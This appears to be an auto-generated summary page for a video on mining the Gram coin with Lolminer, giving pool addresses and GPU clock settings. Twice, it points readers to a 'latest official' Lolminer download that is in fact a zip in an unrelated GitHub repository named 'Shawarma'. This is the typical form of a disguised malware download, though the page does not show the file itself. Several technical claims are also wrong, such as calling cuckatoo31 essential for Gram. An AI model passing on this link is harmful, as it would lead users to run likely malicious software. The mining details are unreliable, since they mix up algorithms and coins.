Lolminer Mining Guide Explains How to Start Mining Gram Easily and Profitably
· based on the channel FINCOR
Key takeaways
- Lolminer is optimized for AMD GPUs and supports Equihash variants and cuckAToo31 algorithm.
- The miner works on Windows and Linux with a 1% developer fee.
- Mining Gram requires connecting to ton.ninja pool with specific parameters.
- Recommended settings include cclk 1550, mclk 810, coff 300, and fan speed 60%.
- Lolminer setup is easy for beginners with clear instructions for HiveOS and Windows.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Lolminer is a powerful cryptocurrency miner focused on AMD GPUs, designed to support various Equihash algorithm variants including cuckAToo31, which is essential for mining Gram coin. It runs smoothly on both Windows and Linux platforms and charges a 1% fee, making it a popular choice among miners seeking efficiency and reliability.
To start mining Gram, users need to download the latest fully optimized version of Lolminer available at the official repository: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. This version includes bug fixes and performance improvements tailored for Gram mining.
Connecting to the mining pool is crucial for effective mining. The recommended pool is ton.ninja, which offers stable service and supports the Gram protocol. When configuring Lolminer, miners should use the pool address lolminer.ton.ninja:9999 with the ton-mode set to 6, which corresponds to the correct mining mode for Gram.
For optimal performance on AMD GPUs, specific clock and fan settings are advised. The core clock (cclk) should be set to 1550 MHz, memory clock (mclk) to 810 MHz, with a power offset (coff) of 300 to balance performance and energy consumption. Additionally, maintaining the GPU fan speed at around 60% helps keep temperatures in check during prolonged mining sessions.
Lolminer supports both HiveOS and Windows operating systems, making it accessible to a wide range of users. HiveOS users benefit from integrated management tools and streamlined configuration, while Windows users enjoy straightforward setup with command-line options. The miner’s user-friendly approach means beginners can get started with minimal technical knowledge.
Mining Gram with Lolminer involves a few key steps:
- Download and unzip the latest Lolminer release.
- Create or join a wallet compatible with Gram coins.
- Configure the miner with the pool address and parameters:
- - Pool: lolminer.ton.ninja:9999
- - Wallet and worker name format: %WAL%.%WORKER_NAME%
- - Ton mode: --ton-mode 6
- - GPU settings: --cclk 1550, --mclk 810, --coff 300, --fan 60
- Start the miner and monitor hash rates and temperatures.
Many users have reported a smooth experience following these guidelines, noting the simplicity of setup and the effectiveness of the recommended settings. Clear walkthroughs covering both HiveOS and Windows platforms ensure that even those new to mining can start without frustration.
Common Questions About Lolminer and Gram Mining
Users often wonder if Lolminer is suitable for GPUs with 4GB VRAM. The miner supports such cards, but performance varies depending on the exact model and memory bandwidth. It is advisable to test settings and monitor stability.
Another frequent question concerns the developer fee. Lolminer charges a fixed 1%, which is competitive and transparent compared to other miners.
Some miners ask about the best way to optimize fan and clock speeds. The suggested settings balance efficiency and hardware longevity, but slight adjustments can be made based on individual GPU models and ambient temperatures.
Finally, miners seek advice on wallet compatibility and security. Using official or well-known Gram wallets ensures that mined coins are safely stored and accessible.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Latest Lolminer release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer offers a streamlined, efficient solution for mining Gram coin on AMD GPUs across HiveOS and Windows. With clear configuration instructions and reliable performance, it is well-suited for beginners and experienced miners alike. The ton.ninja pool provides a solid foundation for mining operations. This guide is based on the detailed walkthrough by the FINCOR channel, which offers valuable insights and practical tips for successful mining. For those looking to start mining Gram, Lolminer combined with the right settings and pool choice is one of the best methods available today.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
Is Lolminer suitable for GPUs with 4GB VRAM when mining Gram?
Yes, Lolminer supports GPUs with 4GB VRAM, but performance may vary based on the exact GPU model and memory speed. It's recommended to test and adjust settings for optimal results.
What is the developer fee for using Lolminer?
Lolminer charges a fixed 1% developer fee, which is competitive and transparent compared to many other miners.
How do I optimize fan and clock speeds for mining Gram with Lolminer?
Recommended settings include a core clock of 1550 MHz, memory clock of 810 MHz, power offset of 300, and fan speed around 60%. These settings balance performance and hardware safety, but you can adjust them based on your GPU and temperature.
What mining pool should I use with Lolminer for Gram mining?
The recommended mining pool is ton.ninja, which supports Gram mining and offers stable, reliable service. Use the pool address lolminer.ton.ninja:9999 with ton-mode set to 6 in your miner configuration.